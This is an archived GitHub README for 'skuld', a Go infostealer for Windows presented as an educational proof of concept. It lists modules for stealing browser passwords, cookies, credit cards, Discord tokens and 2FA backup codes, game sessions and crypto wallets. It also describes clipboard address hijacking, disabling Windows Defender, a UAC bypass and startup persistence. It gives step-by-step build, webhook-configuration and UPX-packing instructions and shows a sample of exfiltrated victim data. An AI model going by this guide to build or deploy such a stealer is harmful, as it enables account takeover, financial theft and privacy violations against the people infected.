

GitHub - hackirby/skuld: Next-Gen Stealer written in Go. Stealing from Discord, Chromium-Based & Firefox-Based Browsers, Crypto Wallets and more, from every user on every disk. (PoC. For educational purposes only)

By hackirby

Archived: 2026-04-05 21:58:26 UTC

FORKS	119	STARS	433	ISSUES	15 OPEN	LICENSE	MIT
-------	-----	-------	-----	--------	---------	---------	-----



Go-written Malware targeting Windows systems, extracting User Data from Discord, Browsers, Crypto Wallets and more, from every user on every disk. (PoC. For Educational Purposes only)

► [Table of Contents](#)

About the project

This proof of concept project demonstrates a "Discord-oriented" stealer implemented in Go. The malware operates on Windows systems and use fodhelper.exe technique for privileges elevation. By elevating privileges, the malware gains access to all user sessions on every disk

Features:

- [antidebug](#): Terminates debugging tools.
- [antivirus](#): Disables Windows Defender and blocks access to antivirus websites.
- [antivm](#): Detects and exits when running in virtual machines (VMs).
- [browsers](#):
 - Steals logins, cookies, credit cards, history, and download lists from 37 Chromium-based browsers.
 - Steals logins, cookies, history, and download lists from 10 Gecko browsers.
- [clipper](#): Replaces the user's clipboard content with a specified crypto address when copying another address.
- [commonfiles](#): Steals sensitive files from common locations.
- [discodes](#): Captures Discord Two-Factor Authentication (2FA) backup codes.
- [discordinjection](#):

- Intercepts login, register, and 2FA login requests.
- Captures backup codes requests.
- Monitors email/password change requests.
- Intercepts credit card/PayPal addition requests.
- Blocks the use of QR codes for login.
- Prevents requests to view devices.
- [fakerror](#): Trick user into believing the program closed due to an error.
- [games](#): Extracts Epic Games, Uplay, Minecraft (14 launchers) and Riot Games sessions.
- [hideconsole](#): Module to hide the console.
- [startup](#): Ensures the program runs at system startup.
- [system](#): Gathers CPU, GPU, RAM, IP, location, saved Wi-Fi networks, and more.
- [tokens](#): Extracts tokens from 4 Discord applications, Chromium-based browsers, and Gecko browsers.
- [uacbypass](#): Grants privileges to steal user data from others users.
- [wallets](#): Steals data from 10 local wallets and 55 wallet extensions.
- [walletsinjection](#): Captures mnemonic phrases and passwords from 2 crypto wallets.

Getting started

Prerequisites

- [Git](#)
- [The Go Programming Language](#)

Installation

To install this project using Git, follow these steps:

- Clone the Repository:

```
git clone https://github.com/hackirby/skuld
```

- Navigate to the Project Directory:

```
cd skuld
```

Usage

You can use the Project template:

- Open `main.go` and edit config with your Discord webhook and your crypto addresses
- Build the template: (reduce binary size by using `-s -w`)

```
go build -ldflags "-s -w"
```

- You can hide the console without `hideconsole` module (you must remove `program.IsAlreadyRunning()` check from `main.go` before) by running

```
go build -ldflags "-s -w -H=windowsgui"
```

- You can also optionally pack the output executable with UPX which will reduce the binary size from ~10MB to ~3MB. To do this, install [UPX](#) and run

```
upx.exe --ultra-brute skuld.exe
```

- You can also use skuld in your own Go code. Just import the desired module like this:

```
package main

import "github.com/hackirby/skuld/modules/hideconsole"

func main() {
    hideconsole.Run()
}
```

Preview



skuld BOT Today at 12:47 PM

System Information

User

Username: [REDACTED]
Hostname: [REDACTED]

System

OS: [REDACTED]
CPU: [REDACTED]
GPU: [REDACTED]
RAM: [REDACTED]
MAC: [REDACTED]
HWID: [REDACTED]
Product Key: [REDACTED]

Disks

Drive	Free	Total	Use
C:	423GB	930GB	54%

Network

IP: [REDACTED]
Country: [REDACTED]
Region: [REDACTED]
Postal: [REDACTED]
City: [REDACTED]
ISP: [REDACTED]
AS: [REDACTED]
Latitude: [REDACTED]
Longitude: [REDACTED]

Wifi


Network	Password
[REDACTED]	[REDACTED]

skuld - made by hackirby

All Users


C:\Users\Admin
C:\Users\Default
C:\Users\Public

skuld - made by hackirby


 browsers.zip
174.49 KB


Browsers



- Admin
 - Brave
 - Default
 - downloads.txt (43.41 kb)
 - history.txt (652.27 kb)
 - logins.txt (0.30 kb)
 - Firefox
 - c0dv9t6y.dev-edition-default
 - cookies.txt (3.50 kb)
 - history.txt (2.00 kb)
 - hjqsutbf.default-release
 - history.txt (0.52 kb)
 - n347tucg.default-release-1
 - cookies.txt (0.15 kb)
 - history.txt (0.62 kb)
 - ygiff29u.default-release-2
 - cookies.txt (2.38 kb)
 - downloads.txt (0.35 kb)
 - history.txt (2.94 kb)
 - logins.txt (0.30 kb)
 - Mercury
 - rhfernso.default-default
 - cookies.txt (0.55 kb)
 - history.txt (0.50 kb)
 - logins.txt (0.30 kb)
 - Thorium
 - Default
 - history.txt (0.40 kb)
 - logins.txt (0.30 kb)




 skuld - made by hackirby



[Redacted]

 **Token:**
[Redacted]



 **Email:** [Redacted]  **Phone:** None

 **Nitro:** None  **Badges:** None  **Billing:** None


Rare Servers:
 Owner | [Redacted] - Members: 1 - No Invite
 skuld - made by hackirby


C:\Users\Admin\Downloads\discord_backup_codes.txt


Discord Backup Codes

These are your Discord backup codes for account [Redacted]. Keep them safe!

* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]
* [Redacted]


 skuld - made by hackirby


 **skuld BOT** Today at 1:12 PM

 **wallets.zip**
172.88 KB

Wallets


- ✓ Admin - AtomicWallet
- ✓ Admin - Exodus


 skuld - made by hackirby

 **games.zip**
320.91 KB

Games Stealer - Admin


- ✓ Epic Games
- ✓ Minecraft
- ✓ Riot Games
- ✓ Uplay
- ✓ NationsGlory


 skuld - made by hackirby

 **steam.zip**
1.41 KB

Steam

- ✓ ✓ ✓

 skuld - made by hackirby



Remove

This guide will help you removing skuld from your system

1. Open powershell as administrator
2. Kill processes that could be skuld

```
taskkill /f /t /im skuld.exe  
taskkill /f /t /im SecurityHealthSystray.exe
```

(use `tasklist` to list all running processes, `skuld.exe` and `SecurityHealthSystray.exe` are the default names)

3. Remove skuld from startup

```
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Realtek HD Audio Universal Servi
```

(Realtek HD Audio Universal Service is the default name)


4. Enable Windows defender:

You can do it by running this [.bat script](#) (I'm not the developer behind it, make sure the file does not contain malware)

Contributing

Contributions to this project are welcome! Feel free to open issues, submit pull requests, or suggest improvements. Make sure to follow the [Contributing Guidelines](#)

You can also support this project development by leaving a star  or by donating me. Every little tip helps!



License

This library is released under the MIT License. See LICENSE file for more informations.

Contact

If you have any questions or need further assistance, please contact @hackirby:matrix.org

Acknowledgments

This project has been greatly influenced by numerous infostealers available on GitHub. Many functions and sensitive paths have been derived from public repositories. My objective was to innovate by creating something new with code from existing projects. I extend my gratitude to all those whose work has contributed to this stealer, especially

- [FallenAstaroth](#) for tempfile-less browsers data extraction
- [moonD4rk](#) for browsers data decryption
- [addi00000](#) for Discord embeds design
- [Blank-c](#) for antivirus-related functions and more

- [6nz](#) for antivm blacklists

Disclaimer

Important Notice: This tool is intended for educational purposes only.

This software, referred to as skuld, is provided strictly for educational and research purposes. Under no circumstances should this tool be used for any malicious activities, including but not limited to unauthorized access, data theft, or any other harmful actions.

Usage Responsibility:

By accessing and using this tool, you acknowledge that you are solely responsible for your actions. Any misuse of this software is strictly prohibited, and the creator (hackirby) disclaims any responsibility for how this tool is utilized. You are fully accountable for ensuring that your usage complies with all applicable laws and regulations in your jurisdiction.

No Liability:

The creator (hackirby) of this tool shall not be held responsible for any damages or legal consequences resulting from the use or misuse of this software. This includes, but is not limited to, direct, indirect, incidental, consequential, or punitive damages arising out of your access, use, or inability to use the tool.

No Support:

The creator (hackirby) will not provide any support, guidance, or assistance related to the misuse of this tool. Any inquiries regarding malicious activities will be ignored.

Acceptance of Terms:

By using this tool, you signify your acceptance of this disclaimer. If you do not agree with the terms stated in this disclaimer, do not use the software.

Source: <https://github.com/hackirby/skuld>